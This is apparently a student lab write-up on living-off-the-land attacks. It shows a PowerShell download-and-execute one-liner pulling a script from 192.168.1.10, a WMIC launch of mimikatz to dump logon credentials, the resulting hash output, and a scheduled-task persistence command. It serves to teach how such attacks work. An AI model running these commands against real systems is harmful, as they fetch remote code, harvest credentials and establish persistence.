PRACTICAL – 7

Living-Off-The-Land (LOTL) Techniques

Objective

Perform stealth attack using only native tools — no malware binaries.

Tools Used

PowerShell, WMI, Mimikatz

Commands Executed


```
IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.10/lotl.ps1')
wmic process call create "mimikatz.exe privilege::debug sekurlsa::logonpasswords"
```

Log

Attack ID	Technique	Tool Used	Detection
LOTL-W01	Fileless Code Execution	PowerShell	Not Detected

Summary

By running malicious code through trusted signed utilities, I achieved stealth credential harvesting. LOTL is extremely dangerous due to poor EDR coverage.



mimikatz 2.2.0 x64 (oe.eo)


```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 99125 (00000000:00018335)
Session           : Interactive from 2
User Name         : user
Domain            : user-PC
Logon Server      : USER-PC
Logon Time        : 2025-Dec-04 13:02:33
SID               : S-1-5-21-2796994753-3155621903-2037604979-1000
        msv :
         [00000003] Primary
         * Username : user
         * Domain   : user-PC
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
         * Username : user
         * Domain   : user-PC
         * Password : (null)
        wdigest :
         * Username : user
         * Domain   : user-PC
         * Password : (null)
        kerberos :
         * Username : user
         * Domain   : user-PC
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 99095 (00000000:00018317)
Session           : Interactive from 2
User Name         : user
Domain            : user-PC
Logon Server      : USER-PC
Logon Time        : 2025-Dec-04 13:02:33
SID               : S-1-5-21-2796994753-3155621903-2037604979-1000
        msv :
         [00000003] Primary
         * Username : user
         * Domain   : user-PC
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>echo Hello > C:\test.txt
Access is denied.

C:\Users\user>schtasks /create /sc minute /mo 5 /tn Test /tr C:\test.txt
SUCCESS: The scheduled task "Test" has successfully been created.

C:\Users\user>schtasks /query /tn Test

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Test                                     2025-Dec-04 14:11:00   Ready

C:\Users\user>
```